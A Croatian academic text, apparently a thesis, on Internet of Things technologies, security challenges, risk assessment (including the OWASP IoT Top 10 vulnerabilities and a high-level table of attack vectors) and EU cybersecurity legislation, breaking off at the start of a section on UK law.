- **6LoWPAN** (engl. ***IPv6 over Low-Power Wireless Personal Area Networks***), otvoreni je standard definiran od strane Internet Engineering Task Force-a. Standard 6LoWPAN omogućuje bilo kojem uređaju male snage komunicirati s Internetom, uključujući 804.15.4, Bluetooth niske energije i Z-Wave (za kućnu automatizaciju).
- **ZigBee** je bežična mreža male brzine i niske brzine prijenosa koja se koristi uglavnom u industrijskim okruženjima. ZigBee se temelji na IEEE 802.15.4 standardu. ZigBee Alliance stvorio je Dotdot, univerzalni jezik za IoT koji uređajima omogućuje rad na bilo kojoj mreži i njihovo međusobno razumijevanje.
- **LiteOS** je Unix operativni sustav za bežične senzorske mreže. LiteOS podržava pametne telefone, nosive uređaje, inteligentne proizvodne aplikacije, pametne kuće i vozila. Operativni sustav služi i kao platforma za razvoj pametnih uređaja.
- **OneM2M** (engl. *One Machine to Machine*) je model usluge stroj - stroj koji se može ugraditi u softver i hardver za povezivanje uređaja. OneM2M stvoren je s ciljem razvijanja standarda za višekratnu upotrebu koji omogućuju komunikaciju IoT aplikacijama kroz različite slojeve.
- **Data Distribution Service** (skraćeno ***DDS***) razvio je Object Management Group. To je IoT standard za komunikaciju stroj-stroj u realnom vremenu koji je skalabilan i učinkovit.
- **Advanced Message Queuing Protocol** (skraćeno ***AMQP***) je otvoreni izvorni objavljeni standard za asinkrono slanje poruka žičanim putem. AMQP omogućava šifrirane i interoperabilne poruke između organizacija i aplikacija. Protokol se koristi u razmjeni poruka klijent / poslužitelj i u upravljanju IoT uređajem.
- **Constrained Application Protocol** (skraćeno ***CoAP***) protokol koji je dizajniran od strane IETF-a, a određuje kako mali, računarski ograničeni uređaji s niskom energijom mogu raditi na Internetu stvari.

- **Long Range Wide Area Network** (skraćeno ***LoRaWAN***), protokol je za širokopojasne mreže, osmišljen u podržavanju velikih mreža, poput korištenja pametnih gradova tj. s milijunima uređaja male energije.
- **Bluetooth** je bežična tehnologija s malo energije za razmjenu podataka na uređajima kratke udaljenosti.
- **5G** mreža prilagođena je IoT zahtjevima koja pruža 1.000 do 5.000 puta više kapaciteta od 3G mreže, a sadrži stanice koje podržavaju brzine od 10 do 100 Gbps. Latencije su minimalne, tj. prijenos iznosi od 1-10 milisekundi naspram današnjih 40-60 milisekundi.
- **Cloud ili računalstvo u oblaku** je logičan izbor kada govorimo o pohrani velike količine podataka koje generiraju IoT uređaji, a koje treba skladištiti, analizirati te osigurati da je usluga dostupna od svukuda i u bilo koje vrijeme.

IoT tehnologije i protokoli

Bežična komunikacija			Žičana komunikacija	Operativni sustavi
Kratki domet	Srednji domet	Dugački domet	Ethernet	ARM Embedded OS
Bluetooth	HaLow	Low-Power Wide Area Networking	Multimedia over Coax Alliance	Ubuntu Core
Light Fidelity	LTE Advanced	Very Small Aperture Terminal	Power Line Communication	RIOT OS
Near Field Communication (NFC)		Cellular		RealSense OS X
Radio-Frequency Identification				INTEGRITY RTOS
Wi-Fi				

Slika 2-7 IoT tehnologije i protokoli [4]

2.7. IoT izazovi

Ostvariti IoT premisu *povezati nepovezano* je kompleksno i zahtjevno te nudi brojne izazove:

- **Skalabilnost** - opseg tipične IT mreže se kreće maksimalno od nekoliko tisuća uređaja, a to su obično pisači, mobilni bežični uređaji, prijenosna računala, poslužitelji itd. No što se događa kada razmjer mreže krene s nekoliko tisuća krajnjih točaka na nekoliko milijuna Internet stvari uređaja. Koliko je IT inženjera ikad osmislilo mrežu koja treba podržati milijune usmjerivih IP krajnjih točaka?
- **Upravljanje identitetom** – obzirom na više milijardi povezanih uređaja, svaki od tih „stvari“ treba biti označen jedinstvenim imenom, stoga se nameće izazov efikasnog sustava koji će moći upravljati jedinstvenim imenima tih „stvari“.
- **Standardiziranost** – većina proizvođača proizvodi „stvari“ koristeći tehnologije koje nisu dostupne drugima. Zato je standardiziranost Internet stvari iznimno bitna kako bi se omogućio kvalitetniji rad i povezivanje na sve „stvari“.
- **Sigurnost** – s više povezanih „stvari“ nego broja stanovnika Zemlje, pitanje sigurnosti IoT-a je veliki izazov. Više milijardi IoT uređaja uvećava prijetnju i otvara mogućnost brojnih napada na same uređaje. Hakirani uređaji dovode u pitanje samu povezanost, a također mogu poslužiti kao polazna točka za napade na druge uređaje i sustave. Pitanje povjerljivosti, dostupnosti i integriteta podataka veća je no ikad, stoga je kroz enkripciju i druge metode zaštite nužno osigurati funkcionalnost **CIA**-e (engl. *Confidentiality, Integrity, Availability*). [6]
- **Privatnost** – obzirom da senzori generiraju veliki broj podataka, ti podaci mogu biti specifični za pojedinca poput zdravstvenih podataka i njegovih aktivnosti poput kupovnih navika. Nameće se pitanje vlasništva i upravljanja tim podacima te kako sam pojedinac može kontrolirati te podatke u smislu dijeljenja, s kime i kada.
- **Pohrana podataka** – iznimno veliki broj generiranih podataka zahtijeva prostor, energiju, snagu za skladištenje u data centre, a također i učinkovite algoritme koji će procesuirati i iščitavati nestrukturirane podatke kako bi ih pretvorili u značajne informacije koje mogu donijeti profit, a za to služe Big Data, Artificial Intelligence i Business Intelligence.

3. IoT-upravljanje rizikom

Naravno, sve dobro što Internet stvari nosi, također prate i brojni rizici i opasnosti. Zamislimo neki od mogućih scenarija napada i rizika na IoT uređaje:

- Napad na medicinske uređaje i opremu koje je napadač „zaključao“ malicioznim programom i traži otkupninu (engl. *ransomware*). Jedan od nesigurnih medicinskih uređaja koji je u neposrednom kontaktu s ljudima i pruža im „život“ je i srčani elektrostimulator ili „pejsmejker“ s pripadajućim uređajem za programiranje zbog nekorištenja lozinki niti bilo kakvih autentikacija. [7]
- Što ako napadač preuzme potpunu kontrolu nad vozilom u vožnji? Iako automobilska industrija ulaže puno u sigurnost proizvoda, istraživanja i testiranja otkrila su ranjivosti u brojnim senzorima koliko ih ima u novijim automobilima poput aktiviranja kočnica, upravljanje vozilom i drugih kontrola na primjeru „Tesle“. [8]
- Kako napraviti sigurnima brojne IoT senzore i uređaje u radu cjevovoda koji povezuje eksploatacijska polja s rafinerijama? Kritična infrastruktura također je ugrožena i česta je meta napada. Naftna industrija kao jedna od kritičnih infrastruktura i o kojoj ovise mnoge druge industrije koristi brojne IoT senzore, uređaje i aplikacije u svojim poslovnim procesima u svrhu monitoringa i kontrole industrijskih uređaja, optimizacije procesa i u konačnici donošenja boljih poslovnih odluka. Ti brojni senzori i uređaji koji koriste IEEE 802.15.4 standard mjere važne parametre poput protoka nafte ili plina u cjevovodima, temperature baklji u rafinerijama, stupanj kerozina u tankovima i sl. [3]


Upravljanje rizikom jedan je od primarnih preduvjeta za efikasno upravljanje procesom sigurnosti Internet stvari. Rizik definiramo kao mogućnost realizacije neželjenog događaja koje štetno utječe na povjerljivost, dostupnost i integritet resursa. Resurs je svako sredstvo u vlasništvu ili posjedu organizacije i/ili pojedinca koji ima značaj za samu organizaciju/pojedinca. Formulu rizika možemo predstaviti kombinacijom vjerojatnosti nekog događaja i utjecaja koje dovodi do negativnih posljedica kada se realiziraju prijetnje koje iskorištavaju neku od ranjivosti. [9]

Upravljanje rizikom sastoji se od procjene rizika, tretiranja rizika te evaluacije i nadzora rizika. [9]

3.1. Procjena rizika

Procjena rizika je kompleksan postupak koji se sastoji od više koraka i u konačnici utječe na cjelokupan proces upravljanja rizikom. Procjena rizika sastoji se od identifikacije resursa, identifikacije ranjivosti svakog pojedinog resursa, prijetnji koje mogu iskoristiti ranjivost resursa, analize postojećih sigurnosnih kontrola, procjene vjerojatnosti ostvarivanja prijetnje, izračuna rizika i prijedloga zaštitnih mjera za umanjivanje rizika.

IoT sustav obično dijelimo na 4 osnovna područja ili domene: senzorska, pristupna, mrežna i aplikacijska prikazane na Slika 3-1. Za svaku od ovih domena nužno je identificirati resurse kako bi se napravila procjena rizika i utvrdilo koje resurse treba zaštiti, od kojih rizika i kako se ti rizici mogu ublažiti, stoga je nužno iznimno dobro poznavanje i razumijevanje IoT arhitekture sustava tijekom analitičkog postupka procjene rizika.



Slika 3-1 IoT domene

3.1.1. Ranjivosti

Nakon identificiranih resursa, daljnji korak je procjena ranjivosti. Ranjivost je svojstvo resursa, to je slabost u sustavu, dizajnu, procedurama ili implementaciji koja može biti iskorištena i rezultirati neželjenim događajem. Ranjivosti se uvijek analiziraju u kombinaciji

s prijetnjama jer ako postoji ranjivost, a nema prijetnje koja može tu ranjivost iskoristiti, onda nema ni sigurnosnog rizika.

Ranjivosti se općenito kategoriziraju na: [10]

a) **Ranjivosti okoline i infrastrukture**:

- nedostatak fizičke zaštite građevina, vrata i prozora,
- neadekvatna kontrola pristupa prostorijama,
- nestabilan sustav napajanja električnom energijom.

b) **Ranjivosti hardvera**:

- osjetljivost na temperaturne varijacije,
- nedovoljno i neadekvatno održavanje medija za pohranu,
- nedostatak učinkovite kontrole promjene konfiguracije.

c) Ranjivosti softvera:

- kompleksno korisničko sučelje,
- nedostatak mehanizama autorizacije,
- nedostatak revizije.

d) **Ranjivosti komunikacije:**

- nezaštićeni komunikacijski kanali,
- nezaštićen prijenos osjetljivih informacija,
- nezaštićene javne mrežne veze.

e) Ranjivosti ljudi:

- nepostojanje metoda provjere rada vanjskog osoblja,
- nedovoljno educiranje o sigurnosti,
- nedostatak mehanizama nadzora [10]

Obzirom na brojnost i raznovrsnost IoT uređaja, velika je vjerojatnost da će i dobar dio IoT uređaja imati sigurnosne propuste. Radi boljeg razumijevanje zašto ove ranjivosti postoje, moramo promatrati cjelokupan životni ciklus razvoja IoT proizvoda, od faze ideje do izlaska proizvoda na tržište. Nadalje, programeri koji rade na IoT uređajima vrlo često nesvjesno ne promišljaju proces sigurnosti kod izrade proizvoda. Idealno bi bilo ugraditi sigurnosne procedure i mehanizme od samog početka. Također, jedna od ranjivosti IoT uređaja događa se iz razloga što je u procesu izrade uključeno više sudionika, što znači da često pronalazimo

različite komponente uređaja od raznih proizvođača, a sastavljeni su od nekog trećeg, tako da su ranjivosti neizbježne. [11]

Američka neprofitna organizacija **OWASP** (engl. ***Open Web Application Security Project***) osmislila je između ostalih i *OWASP Internet of Things* projekt da bi pomogao proizvođačima, programerima i potrošačima bolje razumjeti sigurnosna pitanja povezana s Internetom stvari i korisnicima u bilo kojem kontekstu omogućiti donošenje boljih sigurnosnih odluka prilikom izgradnje, korištenja ili procjene IoT tehnologija. OWASP je objavio najnovije izdanje iz *2018. Top 10 IoT ranjivosti* [12] **Error! Reference source not found.**koja treba izbjegavati prilikom dizajna, korištenja ili upravljanja IoT sustavima. Postoje i drugi IoT sigurnosni vodiči za različite korisnike, no OWASP-ov je jedinstveni popis koji istovremeno rješava pitanja s najvišim prioritetom za proizvođače, poduzeća i potrošače.

Prikaz Top 10 OWASP IoT ranjivosti iz 2018.:

1. **Slabe, lako pogodive ili tvrdo kodirane lozinke**

Korištenje lako pogodivih zaporki putem metode sirove snage (engl. *brute force*), javno dostupne ili nepromijenjene zaporke, uključujući „backdoor“ u firmveru ili klijentskom softveru koji omogućuje neovlašteni pristup implementiranim sustavima.

2. **Nesigurne mrežne usluge**

Nepotrebne ili nesigurne mrežne usluge koje se pokreću na samom uređaju, posebno one izložene internetu, koje ugrožavaju povjerljivost, integritet i dostupnost podataka ili omogućavaju neovlašteno daljinsko upravljanje.

3. **Nesigurna sučelja ekosustava**

Nesigurni web, aplikacijsko programsko sučelje, API (engl. *Application Programming Interface)*, oblak ili mobilna sučelja u ekosustavu izvan uređaja koji omogućavaju kompromis uređaja ili njegovih povezanih komponenti. Uobičajeni problemi uključuju nedostatak provjere autentičnosti/autorizacije, nedostatak ili slabu enkripciju te nedostatak filtriranja ulaza i izlaza.

4. **Nedostatak sigurnog mehanizma za ažuriranje**

Nedostatak mogućnosti za sigurno ažuriranje uređaja. To uključuje nedostatak provjere valjanosti upravljačkog softvera na uređaju, nedostatak sigurne isporuke (nepostojanje

enkripcije u tranzitu), nedostatak „anti-rollback“ mehanizama i nedostatak obavijesti o sigurnosnim promjenama uslijed ažuriranja.

5. **Upotreba nesigurnih ili zastarjelih komponenti**

Korištenje zastarjele ili nesigurne softverske komponente koje mogu omogućiti ugrožavanje uređaja. To uključuje nesigurnu prilagodbu platformi operacijskog sustava i korištenje softverskih ili hardverskih komponenti treće strane iz ugroženog lanca nabave.

6. **Nedovoljna zaštita privatnosti**

Osobni podaci korisnika pohranjeni na uređaju ili u ekosustavu koji se koriste nesigurno, nepropisno ili bez odobrenja.

7. **Nesigurni prijenos i pohrana podataka**

Nedostatak enkripcije ili kontrole pristupa osjetljivim podacima bilo gdje u ekosustavu, uključujući u mirovanju, u tranzitu ili tijekom obrade.

8. **Nedostatak upravljanja uređajima**

Nedostatak sigurnosne podrške na uređajima raspoređenima u proizvodnji, uključujući upravljanje imovinom, upravljanje ažuriranjima, sigurnu razgradnju, nadgledanje sustava i mogućnosti reakcije.

9. **Nesigurne zadane postavke**

Uređaji ili sustavi isporučeni s nesigurnim zadanim postavkama ili pak koji nemaju mogućnost zaštite sustava sigurnijim ograničavanjem operatoru mijenjati konfiguracije.

10. **Nedostatak fizičkog otvrdnjavanja**

Nedostatak mjera fizičkog otvrdnjavanja, što omogućava potencijalnim napadačima dobiti osjetljive informacije koje im mogu pomoći u budućem napadu i preuzeti kontrolu nad uređajem [13].

U Tablica 3-1 prikazana je usporedba OWASP Top 10 IoT ranjivosti 2014.-2018. gdje se ranjivosti **iste boje** iz 2014.podudaraju s onima iz 2018. Vidimo da su određeni nazivi ranjivosti modificirani, tj. prilagođeni, pa su ranjivosti I1, I6 i I7 iz 2014. svrstane pod jednim imenom u stavci I3 u 2018. Također ranjivost I2 iz 2014. odgovara ranjivosti I1 iz 2018., I8 iz 2014. odgovara I8 iz 2018. i I4 iz 2014. odgovara I7 iz 2018.

Top 10	2014 IoT Top 10	2018. IoT Top 10
I1	Nesigurno web sučelje	Slabe, pogodive ili tvrdo kodirane lozinke
I2	Nedovoljna autentifikacija/autorizacija	Nesigurne mrežne usluge
I3	Nesigurne mrežne usluge	Nesigurno sučelja ekosustava
I4	Nedostatak transportne enkripcije	Nedostatak sigurnog mehanizma za ažuriranje
I5	Pitanja o privatnosti	Upotreba nesigurnih ili zastarjelih komponenti **(NOVO)**
I6	Nesigurno sučelje oblaka	Nedovoljna zaštita privatnosti
I7	Nesigurno mobilno sučelje	Nesigurni prijenos i pohrana podataka
I8	Nedovoljna konfiguracija sigurnosti	Nedostatak upravljanja uređajima
I9	Nesigurni softver/firmver	Nesigurne zadane postavke **(NOVO)**
I10	Nedostatak fizičkog otvrdnjavanja	Loša fizička sigurnost

Tablica 3-1 Usporedba ranjivosti OWASP Top 10 IoT 2014.- 2018[3]

3.1.2. Prijetnje

Identifikacija prijetnji sljedeći je korak u procjeni rizika. Prijetnja je mogućnost da izvor prijetnje iskoristi ranjivost i prouzroči štetu resursu. Izvori prijetnje mogu biti namjerne i slučajne koje eksploatiraju ranjivosti, stoga izvore prijetnji dijelimo na:

- Ljudske prijetnje, tj. događaje koje prouzrokuje čovjek namjernim ili nenamjernim radnjama
- Prijetnje iz okoline poput dugotrajnog ispada električne energije, zagađenja i sl.
- Prirodne nepogode poput poplava, potresa, požara.

Nužno je pronaći i analizirati sve uočene prijetnje koje mogu dovesti do iskorištenja ranjivosti i prouzročiti štetu identificiranim resursima.

3.1.2.1 Napadi

Svaka IoT domena ili sloj predmet je mogućeg napada, ali su *senzorska i pristupna domena* najugroženije uslijed brojnih specifičnosti poput:

[3]https://nvisium.com/blog/2019/01/02/internet-of-things-owasp-top-10-2018-released.html, 26.07.2019.

- Fizičke karakteristike uređaja – uređaji senzorskog sloja malih su dimenzija (senzori, *aktuatori*, identifikacijske oznake, i sl.) što rezultira ugradnjom hardverskih komponenti još manjih dimenzija (CPU, RAM, ROM, komunikacijska sučelja) pri čemu su i karakteristike tih komponenti često ograničene.
- Cijena uređaja – specifičnost uređaja senzorskog sloja je i njihova količina. Senzori, *aktuatori* i identifikacijske oznake koriste se u velikim količinama kako bi se stvorilo relevantno IoT okruženje i kako bi bilo moguće prikupiti podatke koji imaju vrijednost. Stoga, cijena uređaja mora biti niska, a kako bi se postigla isplativost, troškovi komponenti ugrađenih u uređaje moraju biti niski što ponovno dovodi do velikih ograničenja u mogućnostima uspostave sigurnost toka prometa od izvorišta do odredišta.
- Energetske karakteristike - uređaji ovog sloja moraju imati veliku autonomiju što podrazumijeva malu potrošnju energije. Takve karakteristike negativno se odražavaju na sigurnost prometa koji se generira i razmjenjuje putem takvih uređaja.
- Implementacija metoda sigurnosti - sve prethodno rezultira nemogućnošću implementacije snažnih metoda zaštite sadržaja komunikacijskog prometa, poput snažnih kriptografskih algoritama zbog hardverskih ograničenja uređaja (RAM, CPU, propusnost prometa, mogućnosti upravljanja prometom, itd.).
- Bežična komunikacija - uređaji senzorskog sloja pretežno koriste bežične komunikacijske tehnologije za prijenos podataka. Radio signal koji koristi zrak kao medij prijenosa ranjiv je na veliki broj prijetnji što se može negativno odraziti na integritet, cjelovitost i dostupnost prometa i njegovog sadržaja. [10]

Navedene specifičnosti dovode do ranjivosti resursa te ih je i najlakše iskoristiti od strane napadača.

U pripremi IoT napada, napadač koristi sve uobičajene faze, od faze izviđanja i prikupljanja informacija o sustavu, identifikaciji sustava, dobivanja pristupu sustavu, održavanju pristupa i prikrivanja tragova. Također se mogu primijeniti i svi najčešći raspoloživi vektori napada i vrste napada prikazani u Tablica 3-2.

Vektori napada	Vrste napada
Mrežno temeljeni	• Uskraćivanje i distribuirano uskraćivanje usluge (DoS i DDoS) • Man-In-The Middle • Presretanje i krađa zaporki • Lažne bežične pristupne točke
Web vektori	• Cross-site scripting • SQL Injection • DNS Hijacking • Cross-site request forgery
Umetanje malicioznog koda	• Virusi • Crvi • Buffer Overflow
Socijalni inženjering	• Phishing • Prikupljanje informacija • Lažno predstavljanje i obmana
Fizički napad	• Gubitak ili krađa opreme, računala, medija za pohranu podataka • Instalacija zlonamjernog koda na fizičke uređaje

Tablica 3-2 Vektori i vrste napada

3.1.3. Procjena vjerojatnosti

Nakon identificiranja prijetnji, radi se procjena vjerojatnosti da se vidi koliko je neka prijetnja u kadru iskoristiti ranjivost ili slabost resursa. Treba utvrditi motivaciju i sposobnost izvora prijetnje ukoliko je prijetnja ljudski faktor, zatim utvrditi prirodu ranjivosti i utvrditi postojanost postojećih sigurnosnih kontrola. Vjerojatnost da će neka prijetnja iskoristiti ranjivost može se izraziti bilo kvalitativno korištenjem ljestvice od 3 razine (niska, srednja i visoka), a i kombinacijom kvalitativnog i kvantitativnog pristupa na način da se procijeni vjerojatnost da će prijetnja iskoristiti ranjivost u određenom vremenskom periodu, obično na godišnjoj razini i izražava se na skali od 6 razina. [9]

3.1.4. Procjena štete

Sljedeći korak je napraviti moguće gubitke ako prijetnja iskoristi neke od ranjivosti resursa, tj. radi se procjena štete (engl. *Impact*). To je također zahtjevan korak, a najteže predstavlja obuhvatiti sve moguće posljedice koje mogu nastati realizacijom neke prijetnje.

Kod procjene štete nužno je uzeti u obzir koja je namjena resursa u poslovnom procesu, kritičnost, tj. važnost resursa i osjetljivost svakog pojedinog resursa sagledavši sve informacije kojima resurs raspolaže

Kvantitativne metode koje se koriste, najčešće izražavaju moguću štetu u financijskom dijelu, no to je samo dio moguće štete, jer treba uzeti u obzir i druge gubitke poput reputacijske štete, gubitka kompetitivne prednosti, prekida poslovanja, razotkrivanje privatnih podataka i ostale moguće gubitke. Nastalu štetu možemo kategorizirati kroz tri razine: *niska, srednja i visoka*.

3.1.5. Izračun rizika

Izračun rizika je ključan korak u procesu i određuje se za sve parove prijetnja/ranjivost. U obzir treba uzeti vjerojatnost da prijetnja iskoristi pojedinu ranjivost resursa, gubitke u slučaju da se prijetnja realizira te ukalkulirati ugrađene sigurnosne mjere koje umanjuju vjerojatnost da se šteta i ostvari.

Rizik (R) za pojedini resurs predstavlja funkcija:

- vrijednosti (engl. *asset value-AV*),
- ranjivosti (engl. *vulenrability-V*)
- prijetnji (engl. *threat-T*)
- vjerojatnosti (engl. *probability-P*)
- posljedica (engl. *impact-I*).

Prikazano matematički, rizik predstavlja funkciju navedenih varijabli:

$$\mathbf{R}=f\,(AV, V, T, P, I)$$

Da bi se rezultati procjene rizika smatrali ispravnim, proces procjene rizika mora zadovoljiti sljedeće kriterije:

- objektivnost
- ponovljivost
- pouzdanost
- jednoznačnost

U tablici 3-3 prikazana je klasifikacija sigurnosnog rizika unutar IoT domena (senzorska, pristupna, mrežna i aplikacijska). [10]

Klasifikacija sigurnosnog rizika unutar IoT arhitekture

Domena/karakteristike	Nedostaci	Opis	Razina rizika
Senzorska	Fizičke karakteristike uređaja	Male dimenzije zahtijevaju ugradnju sklopovlja još manjih dimenzija ograničenih mogućnosti	Visoka
	Cijena uređaja	Niska cijena uređaja rezultira ugradnjom jeftinih komponenti ograničenih mogućnosti	
	Energetski zahtjevi	Pred uređaje se postavljaju zahtjevi visoke autonomije što rezultira ugradnjom energetski štedljivih komponenti ograničenih mogućnosti	
	Bežična komunikacija	Korištenje zraka kao medija prijenosa podataka otvara mogućnost neovlaštenog i jednostavnog prikupljanja i analiziranja prometa koji je često nekriptiran ili je, zbog ograničenih hardverskih mogućnosti kriptiran slabim kriptografskim metodama	
	Implementacija metoda zaštite	Prethodno navedena ograničenja onemogućavaju implementaciju robusnijih metoda zaštite prometa i njegovog sadržaja primjenjivih u klasičnim informacijskokomunikacijskim okruženjima	
	Heterogenost	Veliki broj uređaja koji koriste različite tehnologije prijenosa otežavaju uspostavu standardnih protokola i metoda zaštite	
Pristupna	Primjena bežičnih tehnologija	Korištenje zraka kao medija prijenosa podataka otvara mogućnost neovlaštenog i jednostavnog prikupljanja i analiziranja prometa.	Niska do srednja
	Konvergencija prometa više korisnika/uređaja u jednom komunikacijskom čvoru	Zbog spajanja većeg broja uređaja u jednoj točki (switch/hub) ista može biti iskorištena u provedbi velikog broja napada (prisluškivanje prometa, MitM, DoS, itd.)	
Mrežna	Usmjeravanje prmeta	OSPF, BGP i ostali algoritmi usmjeravanja prometa posjeduju nedostatke koji mogu biti iskorišteni u svrhu narušavanja sigurnosti	Niska
	Javno izloženi usmjerivači	Mogu biti predmetom napada poput DDoS	
Aplikacijska	Visoka penetracija broja korisnik	Jedan pružatelj usluge računarstva u oblaku upravlja podacima velikog broja privatnih i poslovnih korisnika što nameće pitanje segmentacije podataka, privatnosti, povjerljivosti i slično.	Srednja
	Niska razina zrelosti tehnologije	Brz razvoj usluga temeljenih na računalstvu u oblaku u posljednjih nekoliko godina podiže razinu rizika zbog nedovoljne istraženosti sigurnosnih nedostatak i metoda zaštite	
	Mogućnost smještanja velikog broja korisnika na jednom fizičkom poslužitelju	Identificirani sigurnosni nedostaci virtualizacije čije iskorištavanje može nanijeti štetu velikom broju korisnika istovremeno	

Tablica 3-1 Klasifikacija sigurnosnog rizika unutar IoT arhitekture

3.1.6. Tretiranje rizika

Sljedeća aktivnost u procesu upravljanja rizikom je tretiranje rizika. Rizik nikada ne možemo u potpunosti ukloniti, ali se umanjuje shodno ciljevima i potrebama organizacije.

Tretiranje rizika vrši se:

- *Izbjegavanjem* - podrazumijeva ublažavanje rizika eliminacijom rizičnog procesa odnosno resursa modificiranjem procesa.
- *Umanjivanjem* - podrazumijeva ublažavanje rizika implementacijom mjera kojima se rizik smanjuje, npr. poboljšavanjem postojećih sigurnosnih mjera i kontrola.
- *Prenošenjem* - podrazumijeva prijenos posljedica štetnog učinka rizika na druge fizičke ili pravne osobe. Npr. kupovinom police osiguranja od štetnog događaja ili ugovaranjem naknade koju bi pružatelj usluge bio dužan platiti za pojedine štetne događaje u slučaju izdvajanja procesa.
- *Prihvaćanjem* – podrazumijeva prihvaćanje potencijalnih posljedica štetnog učinka rizika. Organizacija je svjesna rizika, ali je zaključak da su troškovi nabave i godišnjeg održavanja sigurnosnog sustava veći od potencijalnih izgubljenih prihoda i gubitaka uzrokovanih narušenom reputacijom te se odlučuje za prihvaćanje rizika bez implementacije dodatnih mjera.

3.1.7. Evaluacija i nadzor rizika

Obzirom na brze promjene koje se događaju u mrežnoj i računalnoj opremi, nadogradnji ili instalaciji novih paketa i aplikacija, promjenama u ljudskim resursima, infrastrukturi i svemu što utječe na resurse, nužno je provoditi periodičku evaluaciju i stalni nadzor rizika. Koliko često će se provoditi procjena rizika, ovisi o potrebama organizacije i učestalosti promjena u organizaciji. [9]

4. IoT legislativa

Rast uređaja, sustava i usluga povezanih s mrežom koji čine Internet stvari stvara ogromne mogućnosti i koristi za društvo. IoT sigurnost međutim nije bila ukorak s brzim tempom inovacija i primjena, što stvara znatne sigurnosne i ekonomske rizike.

IoT ekosustav uvodi rizike koji uključuju zlonamjerne aktere koji manipuliraju protokom informacija do i sa uređaja povezanih s mrežom ili mijenjaju same uređaje, što može dovesti do krađe osjetljivih podataka i gubitka privatnosti potrošača, prekida poslovanja, usporavanja interneta funkcionalnosti putem velikih distribuiranih napada uskraćivanja usluge i potencijalnih poremećaja kritične infrastrukture.

Mnoge ranjivosti IoT-a mogle bi se ublažiti priznatim najboljim sigurnosnim praksama, ali previše proizvoda danas ne uključuje čak ni osnovne sigurnosne mjere. Mnogo je faktora koji pridonose ovom nedostatku sigurnosti. Jedno je da je nejasno tko je odgovoran za sigurnosne odluke u situaciji u kojoj jedna tvrtka dizajnira uređaj, druga isporučuje komponentni softver, treća upravlja mrežom u koju je uređaj ugrađen, a četvrta pak koristi uređaj. Taj je izazov povećan nedostatkom sveobuhvatnih, široko usvojenih međunarodnih normi i standarda za sigurnost IoT-a.

Obzirom na brojne incidente u zadnjih nekoliko godina koji su koristili IoT uređaje i IoT ekosustave, društva su počela prepoznavati i biti svjesna problema. Da bi IoT ubuduće funkcionirao u sigurnom okruženju, nužno je Internet stvari formalno standardizirati i pravno urediti te se držati najboljih sigurnosnih praksi.

4.1. Pregled legislative

Do sada legislativa nije pratila tehnologije na području Internet stvari, no stvari su se počele mijenjati. Velika Britanija je pred usvajanjem zakona o Internetu stvari, a slično je i u SAD-u. Poslan je prijedlog zakona o kojemu će odlučivati Kongres. Kalifornija je pak nedavno donijela zakon o Internetu stvari koji stupa na snagu s prvim danom siječnja 2020. Slijedi detaljniji osvrt na IoT legislativu na području EU, Velike Britanije i SAD-a.

4.1.1. EU

Neke od najistaknutijih nedavnih Direktiva na ovom području su:

- U području standardizacije, **Direktiva 2014/53/EU** [14] o usklađivanju zakona država članica EU koje se odnose na tržište radio opreme, važnog za budući zajednički i usklađeni razvoj tehnologija.
- Što se tiče privatnosti i zaštite podataka i vlasništva, od svibnja 2018. na snazi je Opća uredba o zaštiti podataka **(GDPR)** [15], jedinstveni niz pravila koja se izravno primjenjuju u EU.
- Kibernetički kriminal obrađen je u **Direktivi 2013/40/EU** [16] o napadima na informacijske sustave, koja uvodi minimalna pravila koja se odnose na definiciju kaznenih djela i relevantne sankcije u području napada na informacijske sustave, dok je kibernetička sigurnost definirana u nedavno usvojenoj **Direktivi o mrežnoj i informacijskoj sigurnosti (NIS)**. [17].
- Novi zakon o **EU kibernetičkoj sigurnosti** [18] donesen je u ožujku 2019. Osim što je ojačao mandat ENISA-e [19] koja će sada biti poznata kao Agencija za kibernetičku sigurnost EU, novom uredbom uspostavlja se i EU okvir za certificiranje kibernetičke sigurnosti.

EU nema zakon koji će obuhvaćati samo područje Internet stvari, no kroz gore navedene zakone i uredbe biti će pokriveno i područje sigurnosti Internet stvari.

4.1.2. Velika Britanija

